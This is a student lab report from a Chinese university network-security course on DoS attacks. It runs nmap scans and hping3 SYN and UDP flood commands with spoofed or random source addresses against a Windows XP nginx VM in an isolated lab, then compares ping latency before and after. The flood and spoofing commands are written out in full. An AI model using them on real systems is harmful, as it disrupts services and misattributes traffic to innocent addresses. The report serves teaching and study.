

北京邮电大学

《网络安全》课程实验报告

实验名称: 实验 2: DOS 攻击实验

学生姓名: _____

学 号: _____

班 级: _____

实验 2：DOS 攻击课堂实验

一、实验目的

- 1.使用一种 DoS 工具进行验证；
- 2.运行抓包工具，对两种 DoS 攻击原理进行验证分析。

二、实验环境

1.两台虚拟机，一台攻击机、一台靶机，虚拟机的系统可以根据选择的 Dos 工具确定。靶机配置 nginx 服务器。

DoS 工具参考：hping3（使用），LOIC、HOIC、XOIC

2.攻击机：kali linux 2022.3

靶机：windows xp


（使用仅主机模式）

软件：nginx1.1.0, hping3 3.0.0-alpha-2

三、实验过程与结果

3.1 步骤一：搭建实验环境并查看虚拟机信息

- 1.把 nginx 文件夹放到 C 盘，在 C:\nginx1.1.0 路径下通过 start nginx 命令开启靶机 http 服务



```
C:\WINDOWS\system32\cmd.exe
Microsoft Windows XP [版本 5.1.2600]
(C) 版权所有 1985-2001 Microsoft Corp.

C:\Documents and Settings\Administrator>cd ..
C:\Documents and Settings>cd ..
C:\>cd nginx-1.1.0
C:\nginx-1.1.0>start nginx
C:\nginx-1.1.0>ipconfig

Windows IP Configuration

Ethernet adapter 本地连接:


    Connection-specific DNS Suffix  . : localdomain
    IP Address. . . . .               : 192.168.32.128
    Subnet Mask . . . . .             : 255.255.255.0
    Default Gateway . . . . .         :

Ethernet adapter Bluetooth 网络连接:

    Media State . . . . .             : Media disconnected

C:\nginx-1.1.0>
```

2.靶机浏览器访问 localhost (或 127.0.0.1), 攻击机浏览器访问 192.168.32.128 (靶机 IP), 验证 nginx 已经开启。



3.2 步骤二：攻击过程

1.先通过 ipconfig/ifconfig 命令查看攻击机和靶机的网络配置信息。

winxp: ip:192.168.32.128

kali: ip:192.168.32.129

```
C:\WINDOWS\system32\cmd.exe
Microsoft Windows XP [版本 5.1.2600]
(C) 版权所有 1985-2001 Microsoft Corp.

C:\Documents and Settings\Administrator>ipconfig

Windows IP Configuration

Ethernet adapter 本地连接:

    Connection-specific DNS Suffix  . : localdomain
    IP Address. . . . . : 192.168.32.128
    Subnet Mask . . . . . : 255.255.255.0
    Default Gateway . . . . . :

Ethernet adapter Bluetooth 网络连接:

    Media State . . . . . : Media disconnected

C:\Documents and Settings\Administrator>
```

```
kali@kali: ~
File Actions Edit View Help
(kali@kali)~$ ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 192.168.32.129 netmask 255.255.255.0 broadcast 192.168.32.255
    inet6 fe80::4dac:cf91:1287:8621 prefixlen 64 scopeid 0x20<link>
    ether 00:0c:29:a5:82:6c txqueuelen 1000 (Ethernet)
    RX packets 198055 bytes 13250532 (12.6 MiB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 2713755 bytes 293224572 (279.6 MiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
    inet 127.0.0.1 netmask 255.0.0.0
    inet6 ::1 prefixlen 128 scopeid 0x10<host>
    loop txqueuelen 1000 (Local Loopback)
    RX packets 2630 bytes 214708 (209.6 KiB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 2630 bytes 214708 (209.6 KiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
```

2.获得靶机的 ip 地址后，扫描靶机开启的端口（hping3 可以扫描端口，或者使用 nmap 扫描）

```
nmap -Pn 192.168.32.128
```

```
(kali@kali)~$ nmap -Pn 192.168.32.128
Starting Nmap 7.92 ( https://nmap.org ) at 2025-10-30 01:31 EDT
Stats: 0:00:06 elapsed; 0 hosts completed (0 up), 0 undergoing Host Discovery
Parallel DNS resolution of 1 host. Timing: About 0.00% done
Nmap scan report for 192.168.32.128
Host is up (0.0035s latency).
Not shown: 996 closed tcp ports (conn-refused)
PORT      STATE SERVICE
80/tcp    open  http
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds

Nmap done: 1 IP address (1 host up) scanned in 13.93 seconds
```

3.hping3 -h 命令可以查看各项参数说明，也可以在附上的参考文档中查看。选择开启的端口，比如 80 端口，根据参考文档选择合适的参数，发送 SYN/UDP 包；构造命令 `sudo hping3 -I eth0 -a 192.168.32.129 -S 192.168.32.128 -p 80 -i u1000`

```
kali@kali: ~  
File Actions Edit View Help  
(kali@kali)-[~]  
$ hping3 -h  
usage: hping3 host [options]  
-h --help show this help  
-v --version show version  
-c --count packet count  
-i --interval wait (uX for X microseconds, for example -i u1000)  
--fast alias for -i u10000 (10 packets for second)  
--faster alias for -i u1000 (100 packets for second)  
--flood sent packets as fast as possible. Don't show replies.  
-n --numeric numeric output  
-q --quiet quiet  
-I --interface interface name (otherwise default routing interface)  
-V --verbose verbose mode  
-D --debug debugging info  
-z --bind bind ctrl+z to ttl (default to dst port)  
-Z --unbind unbind ctrl+z  
--beep beep for every matching packet received  
  
Mode  
default mode TCP  
-0 --rawip RAW IP mode  
-1 --icmp ICMP mode  
-2 --udp UDP mode  
-8 --scan SCAN mode.  
Example: hping --scan 1-30,70-90 -S www.target.host  
-9 --listen listen mode  
  
IP  
-a --spooft spoof source address  
--rand-dest random destination address mode. see the man.  
--rand-source random source address mode. see the man.  
-t --ttl ttl (default 64)  
-N --id id (default random)  
-W --winid use win* id byte ordering  
-r --rel relativize id field (to estimate host traffic)  
-f --frag split packets in more frag. (may pass weak acl)  
-x --morefrag set more fragments flag  
-y --dontfrag set don't fragment flag
```

攻击机使用浏览器访问靶机，观察网页是否仍可访问，或者查看攻击前后 ping 靶机的响应时延，从而验证攻击效果。同时运行靶机任务管理器，查看系统性能，感受 DoS 攻击对服务器的影响。

4.SYN Flood

(1) 攻击原理：SYNFlood 不会完成 TCP 三次握手的第三步，也就是不发送确认连接的信息给服务器。这样，服务器无法完成第三次握手，但服务器不会立即放弃，服务器会不停的重试并等待一定的时间后放弃这个未完成的连接，这段时间叫做 SYN timeout，这段时间大约 30 秒-2 分钟左右。若是一个用户在连接时出现问题导致服务器的一个线程等待 1 分钟并不是什么大不了的问题，但是若有人用特殊的软件大量模拟这种情况，那后果就可想而知了。一个服务器若是处理这些大量的半连接信息而消耗大量的系统资源和网络带宽，这样服务器就不会再有空余去处理普通用户的正常请求 (因为客户的正常请求比率很小)，即服务器无法正常工作。

(2) 命令操作

```
sudo hping3 -I eth0 --rand-source -S 192.168.32.128 -p 80 -i u1000 --flood
```


```
(root@kali)-[~]  
# sudo hping3 -I eth0 --rand-source -S 192.168.32.128 -p 80 -i u1000 --flood  
HPING 192.168.32.128 (eth0 192.168.32.128): S set, 40 headers + 0 data bytes  
hping in flood mode, no replies will be shown
```

```
kali@kali: ~  
File Actions Edit View Help  
(kali@kali)-[~]  
$ ping 192.168.32.128  
PING 192.168.32.128 (192.168.32.128) 56(84) bytes of data.  
64 bytes from 192.168.32.128: icmp_seq=1 ttl=128 time=2.37 ms  
64 bytes from 192.168.32.128: icmp_seq=2 ttl=128 time=1.81 ms  
64 bytes from 192.168.32.128: icmp_seq=3 ttl=128 time=1.59 ms  
64 bytes from 192.168.32.128: icmp_seq=4 ttl=128 time=1.11 ms  
64 bytes from 192.168.32.128: icmp_seq=5 ttl=128 time=2.31 ms  
64 bytes from 192.168.32.128: icmp_seq=6 ttl=128 time=0.689 ms  
64 bytes from 192.168.32.128: icmp_seq=7 ttl=128 time=0.798 ms  
64 bytes from 192.168.32.128: icmp_seq=8 ttl=128 time=0.838 ms  
64 bytes from 192.168.32.128: icmp_seq=9 ttl=128 time=1.92 ms  
64 bytes from 192.168.32.128: icmp_seq=10 ttl=128 time=0.952 ms  
64 bytes from 192.168.32.128: icmp_seq=11 ttl=128 time=1.30 ms  
64 bytes from 192.168.32.128: icmp_seq=12 ttl=128 time=0.970 ms  
64 bytes from 192.168.32.128: icmp_seq=13 ttl=128 time=1.47 ms  
64 bytes from 192.168.32.128: icmp_seq=14 ttl=128 time=1.28 ms  
64 bytes from 192.168.32.128: icmp_seq=15 ttl=128 time=0.810 ms  
64 bytes from 192.168.32.128: icmp_seq=16 ttl=128 time=1.11 ms  
64 bytes from 192.168.32.128: icmp_seq=17 ttl=128 time=0.737 ms  
64 bytes from 192.168.32.128: icmp_seq=18 ttl=128 time=1.64 ms  
64 bytes from 192.168.32.128: icmp_seq=19 ttl=128 time=0.992 ms  
64 bytes from 192.168.32.128: icmp_seq=20 ttl=128 time=1.22 ms  
64 bytes from 192.168.32.128: icmp_seq=21 ttl=128 time=1.39 ms  
64 bytes from 192.168.32.128: icmp_seq=22 ttl=128 time=1.73 ms  
64 bytes from 192.168.32.128: icmp_seq=23 ttl=128 time=1.63 ms  
64 bytes from 192.168.32.128: icmp_seq=24 ttl=128 time=1.79 ms  
64 bytes from 192.168.32.128: icmp_seq=25 ttl=128 time=1.39 ms  
^C  
— 192.168.32.128 ping statistics —  
25 packets transmitted, 25 received, 0% packet loss, time 24048ms  
rtt min/avg/max/mdev = 0.689/1.354/2.374/0.461 ms
```

(未进行 DoS 攻击前)

```
kali@kali: ~  
File Actions Edit View Help  
rtt min/avg/max/mdev = 0.651/1.478/2.617/0.546 ms  
(kali@kali)-[~]  
$ ping 192.168.32.128  
PING 192.168.32.128 (192.168.32.128) 56(84) bytes of data.  
64 bytes from 192.168.32.128: icmp_seq=1 ttl=128 time=0.611 ms  
64 bytes from 192.168.32.128: icmp_seq=2 ttl=128 time=0.778 ms  
64 bytes from 192.168.32.128: icmp_seq=3 ttl=128 time=1.71 ms  
64 bytes from 192.168.32.128: icmp_seq=4 ttl=128 time=0.941 ms  
64 bytes from 192.168.32.128: icmp_seq=5 ttl=128 time=1.59 ms  
64 bytes from 192.168.32.128: icmp_seq=6 ttl=128 time=1.20 ms  
64 bytes from 192.168.32.128: icmp_seq=7 ttl=128 time=4.09 ms  
64 bytes from 192.168.32.128: icmp_seq=8 ttl=128 time=1.39 ms  
64 bytes from 192.168.32.128: icmp_seq=9 ttl=128 time=3.60 ms  
64 bytes from 192.168.32.128: icmp_seq=10 ttl=128 time=1.33 ms  
64 bytes from 192.168.32.128: icmp_seq=11 ttl=128 time=1.15 ms  
64 bytes from 192.168.32.128: icmp_seq=12 ttl=128 time=1.68 ms  
64 bytes from 192.168.32.128: icmp_seq=13 ttl=128 time=1.57 ms  
64 bytes from 192.168.32.128: icmp_seq=14 ttl=128 time=1.43 ms  
64 bytes from 192.168.32.128: icmp_seq=15 ttl=128 time=1.39 ms  
64 bytes from 192.168.32.128: icmp_seq=16 ttl=128 time=1.15 ms  
64 bytes from 192.168.32.128: icmp_seq=17 ttl=128 time=2.59 ms  
64 bytes from 192.168.32.128: icmp_seq=18 ttl=128 time=9.34 ms  
64 bytes from 192.168.32.128: icmp_seq=19 ttl=128 time=1.26 ms  
64 bytes from 192.168.32.128: icmp_seq=20 ttl=128 time=1.72 ms  
64 bytes from 192.168.32.128: icmp_seq=21 ttl=128 time=1.10 ms  
64 bytes from 192.168.32.128: icmp_seq=22 ttl=128 time=2.52 ms  
64 bytes from 192.168.32.128: icmp_seq=23 ttl=128 time=1.11 ms  
64 bytes from 192.168.32.128: icmp_seq=24 ttl=128 time=1.39 ms  
64 bytes from 192.168.32.128: icmp_seq=25 ttl=128 time=1.50 ms  
64 bytes from 192.168.32.128: icmp_seq=26 ttl=128 time=1.11 ms  
64 bytes from 192.168.32.128: icmp_seq=27 ttl=128 time=1.89 ms  
64 bytes from 192.168.32.128: icmp_seq=28 ttl=128 time=2.11 ms  
64 bytes from 192.168.32.128: icmp_seq=29 ttl=128 time=1.33 ms  
64 bytes from 192.168.32.128: icmp_seq=30 ttl=128 time=1.12 ms  
64 bytes from 192.168.32.128: icmp_seq=31 ttl=128 time=2.15 ms  
64 bytes from 192.168.32.128: icmp_seq=32 ttl=128 time=1.42 ms  
^C  
— 192.168.32.128 ping statistics —  
32 packets transmitted, 32 received, 0% packet loss, time 31069ms  
rtt min/avg/max/mdev = 0.611/1.851/9.338/1.527 ms
```

(进行 DoS 攻击后)



（发现打不开了）

（3）可以看到 DoS 攻击前后 ping 靶机的 time 的变化，DoS 攻击后 time 的时间大大增长，并且访问时间变慢。甚至靶机打不开界面。

5.UDP Flood

（1）攻击原理：攻击者利用大量 UDP 小包冲击 DNS 服务器或 Radius 认证服务器、流媒体视频服务器。100k pps 的 UDP Flood 经常将线路上的骨干设备例如防火墙打瘫，造成整个网段的瘫痪。由于 UDP 协议是一种无连接的服务，在 UDP FLOOD 攻击中，攻击者可发送大量伪造源 IP 地址的小 UDP 包。但是，由于 UDP 协议是无连接性的，所以只要开了一个 UDP 的端口提供相关服务的话，那么就可针对相关的服务进行攻击。

（2）命令操作

先扫描开放的 UDP 端口

```
sudo nmap -sU 192.168.32.128
```


```
(kali㉿kali)-[~]
└─$ sudo nmap -sU 192.168.32.128
Starting Nmap 7.92 ( https://nmap.org ) at 2025-10-30 02:59 EDT
Nmap scan report for 192.168.32.128
Host is up (0.0030s latency).
Not shown: 992 closed udp ports (port-unreach)
PORT      STATE      SERVICE
123/udp    open       ntp
137/udp    open       netbios-ns
138/udp    open|filtered netbios-dgm
445/udp    open|filtered microsoft-ds
500/udp    open|filtered isakmp
1025/udp   open|filtered blackjack
1900/udp   open|filtered upnp
4500/udp   open|filtered nat-t-ike
MAC Address: 00:0C:29:5D:E8:C3 (VMware)

Nmap done: 1 IP address (1 host up) scanned in 15.35 seconds
```

实施攻击


```
sudo hping3 --udp -s 6666 -p 123 -a 8.8.8.8 --flood 192.168.32.128
```

```
(root@kali)-[~]  
# sudo hping3 --udp -s 6666 -p 123 -a 8.8.8.8 --flood 192.168.32.128  
HPING 192.168.32.128 (eth0 192.168.32.128): udp mode set, 28 headers + 0 data bytes  
hping in flood mode, no replies will be shown
```




The screenshot shows a terminal window with the command `ping 192.168.32.128` executed. The output displays 26 successful ping responses, each showing 64 bytes of data, TTL of 128, and various response times. At the bottom, the ping statistics are summarized: 26 packets transmitted, 26 received, 0% packet loss, and a total time of 25050ms. The average response times are 0.736ms (min), 1.179ms (avg), 1.868ms (max), and 0.247ms (mdev).

```
(kali@kali)-[~]  
$ ping 192.168.32.128  
PING 192.168.32.128 (192.168.32.128) 56(84) bytes of data:  
64 bytes from 192.168.32.128: icmp_seq=1 ttl=128 time=0.916 ms  
64 bytes from 192.168.32.128: icmp_seq=2 ttl=128 time=0.899 ms  
64 bytes from 192.168.32.128: icmp_seq=3 ttl=128 time=0.736 ms  
64 bytes from 192.168.32.128: icmp_seq=4 ttl=128 time=1.12 ms  
64 bytes from 192.168.32.128: icmp_seq=5 ttl=128 time=1.04 ms  
64 bytes from 192.168.32.128: icmp_seq=6 ttl=128 time=0.787 ms  
64 bytes from 192.168.32.128: icmp_seq=7 ttl=128 time=1.16 ms  
64 bytes from 192.168.32.128: icmp_seq=8 ttl=128 time=0.980 ms  
64 bytes from 192.168.32.128: icmp_seq=9 ttl=128 time=1.39 ms  
64 bytes from 192.168.32.128: icmp_seq=10 ttl=128 time=1.08 ms  
64 bytes from 192.168.32.128: icmp_seq=11 ttl=128 time=1.87 ms  
64 bytes from 192.168.32.128: icmp_seq=12 ttl=128 time=1.23 ms  
64 bytes from 192.168.32.128: icmp_seq=13 ttl=128 time=0.988 ms  
64 bytes from 192.168.32.128: icmp_seq=14 ttl=128 time=1.17 ms  
64 bytes from 192.168.32.128: icmp_seq=15 ttl=128 time=1.29 ms  
64 bytes from 192.168.32.128: icmp_seq=16 ttl=128 time=1.53 ms  
64 bytes from 192.168.32.128: icmp_seq=17 ttl=128 time=1.07 ms  
64 bytes from 192.168.32.128: icmp_seq=18 ttl=128 time=0.933 ms  
64 bytes from 192.168.32.128: icmp_seq=19 ttl=128 time=1.30 ms  
64 bytes from 192.168.32.128: icmp_seq=20 ttl=128 time=1.52 ms  
64 bytes from 192.168.32.128: icmp_seq=21 ttl=128 time=1.11 ms  
64 bytes from 192.168.32.128: icmp_seq=22 ttl=128 time=1.34 ms  
64 bytes from 192.168.32.128: icmp_seq=23 ttl=128 time=1.31 ms  
64 bytes from 192.168.32.128: icmp_seq=24 ttl=128 time=1.22 ms  
64 bytes from 192.168.32.128: icmp_seq=25 ttl=128 time=1.26 ms  
64 bytes from 192.168.32.128: icmp_seq=26 ttl=128 time=1.44 ms  
^C  
— 192.168.32.128 ping statistics —  
26 packets transmitted, 26 received, 0% packet loss, time 25050ms  
rtt min/avg/max/mdev = 0.736/1.179/1.868/0.247 ms
```



(未进行 DoS 攻击前)

```
(kali㉿kali)-[~]
└─$ ping 192.168.32.128
PING 192.168.32.128 (192.168.32.128) 56(84) bytes of data:
64 bytes from 192.168.32.128: icmp_seq=1 ttl=128 time=0.622 ms
64 bytes from 192.168.32.128: icmp_seq=2 ttl=128 time=1.15 ms
64 bytes from 192.168.32.128: icmp_seq=3 ttl=128 time=2.38 ms
64 bytes from 192.168.32.128: icmp_seq=4 ttl=128 time=3.71 ms
64 bytes from 192.168.32.128: icmp_seq=5 ttl=128 time=1.39 ms
64 bytes from 192.168.32.128: icmp_seq=6 ttl=128 time=1.48 ms
64 bytes from 192.168.32.128: icmp_seq=7 ttl=128 time=4.14 ms
64 bytes from 192.168.32.128: icmp_seq=8 ttl=128 time=1.89 ms
64 bytes from 192.168.32.128: icmp_seq=9 ttl=128 time=2.54 ms
64 bytes from 192.168.32.128: icmp_seq=10 ttl=128 time=1.35 ms
64 bytes from 192.168.32.128: icmp_seq=11 ttl=128 time=0.801 ms
64 bytes from 192.168.32.128: icmp_seq=12 ttl=128 time=1.36 ms
64 bytes from 192.168.32.128: icmp_seq=13 ttl=128 time=1.35 ms
64 bytes from 192.168.32.128: icmp_seq=14 ttl=128 time=1.47 ms
64 bytes from 192.168.32.128: icmp_seq=15 ttl=128 time=1.50 ms
64 bytes from 192.168.32.128: icmp_seq=16 ttl=128 time=0.976 ms
64 bytes from 192.168.32.128: icmp_seq=17 ttl=128 time=2.98 ms
64 bytes from 192.168.32.128: icmp_seq=18 ttl=128 time=1.02 ms
64 bytes from 192.168.32.128: icmp_seq=19 ttl=128 time=0.948 ms
64 bytes from 192.168.32.128: icmp_seq=20 ttl=128 time=1.96 ms
64 bytes from 192.168.32.128: icmp_seq=21 ttl=128 time=2.64 ms
64 bytes from 192.168.32.128: icmp_seq=22 ttl=128 time=1.12 ms
64 bytes from 192.168.32.128: icmp_seq=23 ttl=128 time=1.63 ms
64 bytes from 192.168.32.128: icmp_seq=24 ttl=128 time=2.08 ms
64 bytes from 192.168.32.128: icmp_seq=25 ttl=128 time=0.779 ms
^C
--- 192.168.32.128 ping statistics ---
25 packets transmitted, 25 received, 0% packet loss, time 24056ms
rtt min/avg/max/mdev = 0.622/1.730/4.135/0.883 ms
```




